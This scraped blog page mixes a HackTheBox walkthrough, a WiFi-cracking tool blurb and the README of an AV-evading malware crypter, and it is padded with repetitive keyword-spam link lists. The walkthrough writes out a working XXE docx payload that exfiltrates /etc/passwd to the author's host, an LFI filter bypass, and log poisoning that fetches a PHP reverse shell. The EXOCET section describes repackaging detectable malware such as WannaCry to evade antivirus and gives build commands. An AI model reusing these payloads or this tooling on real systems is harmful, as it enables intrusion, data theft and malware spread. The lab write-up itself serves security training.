sábado, 3 de junio de 2023

XXE In Docx Files And LFI To RCE


In this article we are going to talk about XXE injection and we will also look at LFI in a little more advanced perspective. I will be performing both of these attacks on a HackTheBox machine called Patents which was a really hard machine. I am not going to show you how to solve the Patents machine rather I will show you how to perform the above mentioned attacks on the box.

XML External Entity Attack

Lets start with what an XXE injection means. OWASP has put XXE on number 4 of OWASP Top Ten 2017 and describes XXE in the following words: "An XML External Entity attack is a type of attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser. This attack may lead to the disclosure of confidential data, denial of service, server side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts."
What that means is if you have an XML parser which is not properly configured to parse the input data you may end you getting yourself screwed. On the Patents box there is an upload form which lets us upload a word document (docx) and then parses it to convert it into a pdf document. You may be thinking but where is the XML document involved here. Well it turns out that the docx files are made up of multiple XML documents archived together. Read more about it in the article OpenXML in word processing – Custom XML part – mapping flat data. It turns out that the docx2pdf parser of the Patents machine is poorly configured to allow XXE injection attacks but to perform that attack we need to inject out XXE payload in the docx file. First lets upload a simple docx file to the server and see what happens.

After uploading the file we get a Download option to download the pdf file that was created from our docx file.

As can be seen, the functionality works as expected.

Now lets exploit it. What we have to do is that we have to inject our XXE payload in the docx file so that the poorly configured XML parser on the server parses our payload and allows us to exfil data from the server. To do that we will perform these steps.
  1. Extract the docx file.
  2. Embed our payload in the extracted files.
  3. Archive the file back in the docx format.
  4. Upload the file on the server.
To extract the docx file we will use the unzip Linux command line tool.
mkdir doc cd doc unzip ../sample.docx 
Following the article mentioned above we see that we can embed custom XML to the docx file by creating a directory (folder) called customXml inside the extracted folder and add an item1.xml file which will contain our payload.
mkdir customXml cd customXml vim item1.xml 
Lets grab an XXE payload from PayloadsAllTheThings GitHub repo and modify it a bit which looks like this:
<?xml version="1.0" ?> <!DOCTYPE r [ <!ELEMENT r ANY > <!ENTITY % sp SYSTEM "http://10.10.14.56:8090/dtd.xml"> %sp; %param1; ]> <r>&exfil;</r> 
Notice the IP address in the middle of the payload, this IP address points to my python server which I'm going to host on my machine shortly on port 8090. The contents of the dtd.xml file that is being accessed by the payload is:
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd"> <!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://10.10.14.56:8090/dtd.xml?%data;'>"> 
What this xml file is doing is that it is requesting the /etc/passwd file on the local server of the XML parser and then encoding the contents of /etc/passwd into base64 format (the encoding is done because that contents of the /etc/passwd file could be something that can break the request). Now lets zip the un-archived files back to the docx file using the zip linux command line tool.
zip -r sample.docx * 
here -r means recursive and * means all files sample.docx is the output file.
Lets summarize the attack a bit before performing it. We created a docx file with an XXE payload, the payload will ping back to our server looking for a file named dtd.xml. dtd.xml file will be parsed by the XML parser on the server in the context of the server. Grabbing the /etc/passwd file from the server encoding it using base64 and then sends that base64 encoded data back to us in the request.
Now lets fire-up our simple http python server in the same directory we kept our dtd.xml file:
python -m SimpleHTTPServer 8090 
and then upload the file to the server and see if it works.
We got a hit on our python server from the target server looking for the dtd.xml file and we can see a 200 OK besides the request.
Below the request for dtd.xml we can see another request which was made by the target server to our server and appended to the end of this request is the base64 encoded data. We grab everything coming after the ? of the request and copy it to a file say passwd.b64 and after that we use the base64 linux command line tool to decode the base64 data like this:
cat passwd.64 | base64 -d > passwd
looking at the contents of passwd file we can confirm that it is indeed the /etc/passwd file from the target server. Now we can exfiltrate other files as well from the server but remember we can only exfiltrate those files from the server to which the user running the web application has read permissions. To extract other files we simple have to change the dtd.xml file, we don't need to change our docx file. Change the dtd.xml file and then upload the sample.docx file to the server and get the contents of another file.

LFI to RCE

Now getting to the part two of the article which is LFI to RCE, the box is also vulnerable to LFI injection you can read about simple LFI in one of my previous article Learning Web Pentesting With DVWA Part 6: File Inclusion, in this article we are going a bit more advanced. The URL that is vulnerable to LFI on the machine is:
http://10.10.10.173/getPatent_alphav1.0.php 

We can use the id parameter to view the uploaded patents like this:
http://10.10.10.173/getPatent_alphav1.0.php?id=1 

The patents are basically local document files on the server, lets try to see if we can read other local files on the server using the id parameter. We try our LFI payloads and it doesn't seem to work.

Maybe its using a mechanism to prevent LFI attacks. After reading the source for getPatent_alphav1.0.php from previous vulnerability we can see it is flagging ../ in the request. To bypass that restriction we will use ..././, first two dots and the slash will be removed from ..././ and what will be left is ../, lets try it out:
http://10.10.10.173/getPatent_alphav1.0.php?id=..././..././..././..././..././..././..././etc/passwd 

Wohoo! we got it but now what? To get an RCE we will check if we can access the apache access log file
http://10.10.10.173/getPatent_alphav1.0.php?id=..././..././..././..././..././..././..././var/log/apache2/access.log 
As we can see we are able to access the apache access log file lets try to get an RCE via access logs. How this works is basically simple, the access.log file logs all the access requests to the apache server. We will include php code in our request to the server, this malicious request will be logged in the access.log file. Then using the LFI we will access the access.log file. As we access the access.log file via the LFI, the php code in our request will be executed and we will have an RCE. First lets grab a php reverse shell from pentest monkey's GitHub repo, modify the ip and port variables  to our own ip and port, and put it into the directory which our python server is hosting. I have renamed the file to shell.php for simplicity here.
Lets setup our reverse shell listener:
nc -lvnp 9999 
and then perfrom a request to the target server with our php code like this:
curl "http://10.10.10.173/<?php system('curl\$\{IFS\}http://10.10.14.56:8090/shell.php');?>" 
and lastly lets access the apache access.log file via the LFI on the target server:
http://10.10.10.173/getPatent_alphav1.0.php?id=..././..././..././..././..././..././..././var/log/apache2/access.log3 
Boom! we have a shell.

That's it for today's article see you next time.

References

Related word


DOWNLOAD COWPATTY WIFI PASSOWORD CRACKING TOOL

COWPATTY WIFI PASSWORD CRACKING TOOL

CoWPAtty is a wifi password cracking tool. Implementation of a dictionary attack against WPA/WPA2 networks using PSK-based authentication (e.g. WPA-Personal). Many enterprise networks deploy PSK-based authentication mechanisms for WPA/WPA2 since it is much easier than establishing the necessary RADIUS, supplicant and certificate authority architecture needed for WPA-Enterprise authentication. Cowpatty can implement an accelerated attack if a precomputed PMK file is available for the SSID that is being assessed. Download coWPAtty wifi password cracking tool.
It's a pre-built tool for Kali Linux which you can find in the /usr/local/bin directory. It's also available for the windows but it doesn't work as fine as it does in the Kali.

DOWNLOAD COWPATTY WIFI PASSWORD CRACKING TOOL

For windows, you can download it from here. As it becomes pre-built in Kali, you do not need to download it. You just have to follow the path /usr/local/bin directory to find it in your Kali Linux OS.
Read more
  1. Pentest Tools Review
  2. New Hack Tools
  3. New Hacker Tools
  4. Hacking Tools 2019
  5. Nsa Hack Tools
  6. Hack Tools
  7. Pentest Box Tools Download
  8. Hacker Tools For Ios
  9. Hacking Tools Windows 10
  10. Pentest Reporting Tools
  11. Pentest Tools Port Scanner
  12. Pentest Tools Android
  13. Hacking App
  14. Hacking Tools Download
  15. Hacker Tools Free
  16. Hacker Tools
  17. Hack And Tools
  18. Hacking Tools Kit
  19. Pentest Tools Download
  20. Pentest Tools Alternative
  21. Tools Used For Hacking
  22. Hacking Tools Software
  23. Hacker Tools Windows
  24. Hacking Tools For Windows
  25. Hackrf Tools
  26. Hack Tools For Windows
  27. Bluetooth Hacking Tools Kali
  28. Pentest Tools Website Vulnerability
  29. Hacker Tools Github
  30. Hacker Tools 2019
  31. Pentest Tools Review
  32. Pentest Tools Alternative
  33. Hack Tools For Pc
  34. Hacker Techniques Tools And Incident Handling
  35. Hacking Tools Free Download
  36. Ethical Hacker Tools
  37. Hacker Tools Apk
  38. Hacking Tools 2020
  39. Pentest Tools Find Subdomains
  40. Best Hacking Tools 2019
  41. Hacker Hardware Tools
  42. Hacker Tools Linux
  43. New Hack Tools
  44. Pentest Tools Download
  45. Install Pentest Tools Ubuntu
  46. Pentest Tools Open Source
  47. Hacking Tools Pc
  48. Hacking Tools For Games
  49. Hacker Tools Github
  50. Hacking Tools For Windows Free Download
  51. Hack Tools For Games
  52. Pentest Tools List
  53. Hacking Tools Online
  54. Tools Used For Hacking
  55. Black Hat Hacker Tools
  56. Hack Tools For Ubuntu
  57. Pentest Tools Subdomain
  58. Github Hacking Tools
  59. Hacking Tools Download
  60. Pentest Recon Tools
  61. Pentest Reporting Tools
  62. Pentest Tools Website
  63. Pentest Automation Tools
  64. Pentest Tools Online
  65. Pentest Tools Windows
  66. Hacking Tools Software
  67. Hacker Tool Kit
  68. Hacker Tools Software
  69. Nsa Hacker Tools
  70. Kik Hack Tools
  71. Growth Hacker Tools
  72. Best Pentesting Tools 2018
  73. Hacking Tools Name
  74. Hack Tools Online
  75. Pentest Tools Linux
  76. Hacking Tools Name
  77. Install Pentest Tools Ubuntu
  78. Hacking Tools For Mac
  79. Hacker Tools Linux
  80. Hacker Techniques Tools And Incident Handling
  81. Pentest Tools Framework
  82. Hacker Tools Apk Download
  83. Hacks And Tools
  84. Bluetooth Hacking Tools Kali
  85. Pentest Tools Android
  86. Hack Tool Apk No Root
  87. Pentest Tools For Android
  88. Tools 4 Hack
  89. Hacker Tools 2019
  90. Hack Tools For Windows
  91. How To Hack
  92. Wifi Hacker Tools For Windows
  93. Wifi Hacker Tools For Windows
  94. Best Hacking Tools 2019
  95. Bluetooth Hacking Tools Kali
  96. Pentest Tools Review
  97. Android Hack Tools Github
  98. Pentest Tools Port Scanner
  99. Hacking Tools Software
  100. Physical Pentest Tools
  101. Pentest Tools For Windows
  102. Hacking Tools Kit
  103. How To Make Hacking Tools
  104. Computer Hacker
  105. Pentest Recon Tools

viernes, 2 de junio de 2023

EXOCET - AV-evading, Undetectable, Payload Delivery Tool



EXOCET is superior to Metasploit's "Evasive Payloads" modules as EXOCET uses AES-256 in GCM Mode (Galois/Counter Mode). Metasploit's Evasion Payloads uses a easy to detect RC4 encryption. While RC4 can decrypt faster, AES-256 is much more difficult to ascertain the intent of the malware.


However, it is possible to use Metasploit to build a Evasive Payload, and then chain that with EXOCET. So EXOCET will decrypt via AES-256, and then the Metasploit Evasive Payload then decrypts itself from RC4.

Much like my previous project, DarkLordObama, this toolkit is designed to be a delivery/launch vehicle, much like Veil-Evasion does.

Dark Lord Obama Project

However, EXOCET is not limited to a single codebase or platforms that are running Python. EXOCET works on ALL supported platforms and architectures that Go supports.


Exocet Overview

EXOCET, is effectively a crypter-type malware dropper that can recycle easily detectable payloads like WannaCry, encrypt them using AES-GCM (Galois/Counter Mode), which is more secure than AES-CBC, and then create a dropper file for a majority of architectures and platforms out there.

Basically...

  1. It ingests dangerous malware that are now detectable by antivirus engines
  2. It then encrypts them and produces it's own Go file
  3. Then that Go file can be cross-compiled to 99% of known architectures
  4. Upon execution, the encrypted payload is written to the disk and immediately executed on the command line
  5. Alternatively, instead of a file-drop, it will execute the reconstitute shellcode in memory using amenzhinsky's go-memexec module github.com/amenzhinsky/go-memexec
  6. A custom shellcode executor is in the works, it takes ordinary C shellcode and after num-transform, it will run it by creating a new process after allocating the correct virtual address space and granting it RWX permissions on Windows

That means 32-bit, and 64-bit architectures, and it works on Linux, Windows, Macs, Unix, Android, iPhone, etc. You take, anything, and I mean ANYTHING, like the 1988 Morris Worm that nearly brought down the internet (which exploited a flaw in the fingerd listener daemon on UNIX), and make it a viable cyberweapon again.

EXOCET is designed to be used with the DSX Program, or the "Cyber Metal Gear" as I envisioned it. Being able to launch and proliferate dangerous malware without a traceable launch trail.

EXOCET is written entirely in Go.


How to use

EXOCET, regardless of which binary you use to run it, requires Golang to work. By default, it generates a crypter .go file.

  1. Windows users: Install Go Here
  2. Linux users: run sudo apt-get update && sudo apt-get install -y golang
  3. You must install the EXOCET source files in golang go get github.com/tanc7/EXOCET-AV-Evasion
  4. Sub-requirements will also be downloaded and installed
  5. For Windows and Mac x64 Users, pre-compiled binaries are in the /bin folder

To run it


go run EXOCET.go detectablemalware.exe outputmalware.go

A key is automatically generated for you. The key is 64-characters long and is entirely composed of bash and cmd.exe shell pipe redirectors to confuse and disrupt brute-forcing attempts against the key by causing unpredictable, destructive behavior on the forensic analyst's device.

For 64-bit Windows Targets...

env GOOS=windows GOARCH=amd64 go build -ldflags "-s -w" -o outputMalware.exe outputmalware.go

And out comes a outputmalware.exe file

For 64-bit MacOS Targets

env GOOS=darwin GOARCH=amd64 go build -ldflags "-s -w" -o outputMalware.macho outputmalware.go

For 64-bit Linux Targets

env GOOS=linux GOARCH=amd64 go build -ldflags "-s -w" -o outputMalware.elf outputmalware.go

See this reference on github for your parameters for other operating systems like Android Reference for Go Cross Compilation

Note that the key can still be found with the strings command, please use the upx-ucl command to pack binary to conceal the key.

Furthermore, there are prebuilt binaries that I have made, meaning you just have to run ./EXOCET or EXOCET-Windows.exe


Legal Information

I, Chang Tan, and the creators of the main module and submodules of Exocet and the packages it incorporates are NOT responsible for the misuse of this tool. This is merely a penetration testing tool. You are strictly prohibited from deploying Exocet output binaries against unauthorized protected systems or unauthorized protected government systems.

I am aware that threat actors of APT41 and the NSO Group have used and/or adopted code from this tool, particularly the go-memexec method. If I were to be approached by Federal Investigators regarding the misuse of this tool, I am not claiming responsibility.

This is the same stuff that happened to the developers of Mimikatz and PowerShell Empire (who deprecated their own development upon realization of its use among threat actors). The successors have picked up development of Empire, and there are free alternatives such as Covenant C2.


EXOCET live demo
<iframe width="560" height="315" src="https://github.com/tanc7/EXOCET-AV-Evasion/blob/master/media/exocetdemo.mp4" frameborder="0" allow="accelerometer; autoplay; encrypted-media; gyroscope; picture-in-picture" allowfullscreen></iframe>
Reason for the name

On May 4th, 1982, during the Falklands War, a squadron of Argentinan Super Eterdards launched a French made Exocet missile at the HMS Sheffield. Despite the Royal Navy's attempts to stop the missile, one struck, sinking the Sheffield. That incident literally put Argentina on the map as a show of force against a global colonial power.

News Article of the sinking of the HMS Sheffield

Very much like how Onel de Guzman's actions with the ILOVEYOU virus put the Philippines on the map as a cyber threat.

ILOVEYOU Virus on Wikipedia


Incoming update, notes and ambitions


So this month, and the next month is going to be a busy month for me, and there will be delays in implementing these methods. But I am excited to get started on implementing new AV evasion techniques such as...

  1. Inline hooking
  2. Obfuscation by emulating BlackRota and the gobfuscate module
  3. Process hollowing
  4. Reflective DLL injection
  5. Remote process injection
  6. ThreadLocalStorage Callbacks
  7. Registration of Top-Level Exception Handlers
  8. Custom UPX packing

I am a very busy man, I have the following priorities and I would like to request some help, some pull requests to aid in the project. Since I have the following things to do

  1. A court appearance in late October
  2. National Cyber League
  3. Accounting and Finance Classes, Computer Science was NEVER my college major and in the following weeks I will have exams back-to-back
  4. Federal Supervised Release Conditions and the FBI trying to implicate me in new unproven crimes. I have dash camera videos I uploaded to the cloud to prove it that I am sending to my lawyers. I have documented multiple attacks against me, vandalism of my car, my house, filed police reports and counter reports and will be building my case to file a Federal lawsuit. One of the perpetrators, who ripped out my front bumper of my car, has been arrested.
  5. A private project involving interaction with the CoinGeckoAPI
  6. Running the cryptoscopeinitiative.org, a to-be-filed 501c3 Non-Profit Organization
  7. Teaching three online classes on Exploit Development

Upcoming update! Direct encrypted shellcode execution! (Implemented in test versions, not released yet)


I need a bit of help, because I successfully implemented CGO to execute encrypted shellcode but it is throwing memory access violations exit status 0xc0000005. It shouldn't be anything related to DEP (Data Execution Prevention) because the file CGOTest/working-template-shellcode-executor.go did run.

Problem Discovered

As it turns out, VirtualAlloc must be called from kernel32.dll and ntdll.dll to properly make the memory page where the shellcode lands, readable, writable, and executable, in other word, set the PAGE_EXECUTE_READWRITE to ON. Read the Note on Memory Access Violation Problem below.


Once I figure this out, CGO was a pain in the ass to implement, we can now create crypters that execute INLINE-ASSEMBLY. Which was considered a impossibility until now.


Note this requires Golang and the MinGW toolchain to be installed on Windows with you running and generating the shellcode on Windows. The reason why, is because CGO cannot be cross-compiled like our other EXOCET modules. To install the toolchain you need to go to https://www.msys2.org/ and follow the guide. Then you must add gcc to your environment variables in Windows



Step 1: Generate shellcode, this could be from msfvenom Meterpreter payloads, Cobalt Strike Beacons, or your own custom shellcode in C compatible format


Step 2: Copy only the bytes of the shellcode, excluding the quotes into a text file like sc.txt



Step 3: Your shellcode file should look like this. Raw shellcode


Step 4: Now run the command go run exocet-shellcode-exec.go sc.txt shellcodetest.go KEY

Step 5: You can attempt to run it but you'll run into memory access violation errors for some reason, which I am still working on


Note on Memory Access Violation Problem

Apparently, aside from the major limitations of CGO that prohibit or dramatically frustrates cross-compilation, the issue is that the shellcode we want to execute is landing in a section of memory (analyzed in WinDBG x64) that is not RWX. In other words, unless we write C code that explicitly allows execution in memory of the shellcode, it will always throw access violation errors.

The other method, that I observed other developers of rudimentary Go modules https://gist.github.com/mgeeky/bb0fd5652b234fbd1c7630d7e5c8542d, is that they use Go's Windows API to interact with ntdll.dll and kernel32.dll to call VirtualAlloc and specify areas of RWX memory pages. This method works better, but it seems that the shellcode must be in num-transformed format only for it to work.

I am still working on this you guys. I may combine multiple programming languages together to write a proper shellcode execution module


Note on Apple M1 Chips for precompiled binaries

Unfortunately I am running into errors for making a pre-compiled binary for MacBooks running the new M1 CPUs. It may be a issue with my Golang installation

â"Œâ"€â"€(rootðŸ'€kali)-[/opt/EXOCET-AV-Evasion]
â""â"€# GOOS=darwin GOARCH=arm64 go build exocet.go
# command-line-arguments
/usr/lib/go-1.15/pkg/tool/linux_amd64/link: running gcc failed: exit status 1
/tmp/go-link-477718799/go.o: file not recognized: file format not recognized
collect2: error: ld returned 1 exit status

Either way, you still require Golang to compile or cross-compile the malware to the platform you are targeting.


Related word


OpenVAS


"OpenVAS stands for Open Vulnerability Assessment System and is a network security scanner with associated tools like a graphical user front-end. The core is a server component with a set of network vulnerability tests (NVTs) to detect security problems in remote systems and applications." read more...

Related articles

  1. Hack Tools For Windows
  2. Hacker Tools Free
  3. Pentest Tools Nmap
  4. Hacking Tools Hardware
  5. Hack Rom Tools
  6. Hack Tools For Windows
  7. Hacker Tools For Windows
  8. Hacking Tools Free Download
  9. Pentest Tools Github
  10. Hacking Tools For Beginners
  11. Growth Hacker Tools
  12. Hack And Tools
  13. Hacking Tools 2020
  14. Pentest Tools Bluekeep
  15. Hacking Tools For Games
  16. Black Hat Hacker Tools
  17. Pentest Tools Find Subdomains
  18. Beginner Hacker Tools
  19. Beginner Hacker Tools
  20. Hacker
  21. Hack Tools For Games
  22. Pentest Tools Subdomain
  23. Hak5 Tools
  24. Pentest Tools For Mac
  25. Hacking Tools Kit
  26. Hacker Tools Mac
  27. Hacking Tools For Kali Linux
  28. Pentest Tools Website Vulnerability
  29. Hack App
  30. Best Pentesting Tools 2018
  31. How To Make Hacking Tools
  32. Hack Tools For Games
  33. World No 1 Hacker Software
  34. Hack Tools For Pc
  35. Hacking Tools Mac
  36. Blackhat Hacker Tools
  37. Hacker Hardware Tools
  38. Pentest Tools Android
  39. Hacker Tools Windows
  40. Hack Tools For Mac
  41. Hacker
  42. Pentest Tools Online
  43. Install Pentest Tools Ubuntu
  44. Pentest Tools List
  45. Hacking Tools Usb
  46. Hacking Tools Kit
  47. Free Pentest Tools For Windows
  48. Termux Hacking Tools 2019
  49. Hacking Tools For Games
  50. Termux Hacking Tools 2019
  51. Hacking Tools Online
  52. Hacker Tools Online
  53. Hacking App
  54. Hacking Tools Hardware
  55. How To Install Pentest Tools In Ubuntu
  56. Pentest Tools For Mac
  57. Game Hacking
  58. Hacker Tools Free
  59. Hack Tools Mac
  60. Pentest Tools For Mac
  61. Hacks And Tools
  62. Game Hacking
  63. Hack Tools Mac
  64. Hacking Tools Github
  65. Pentest Automation Tools
  66. Pentest Tools For Windows
  67. Hacker Tools 2019
  68. Hacking Tools Windows 10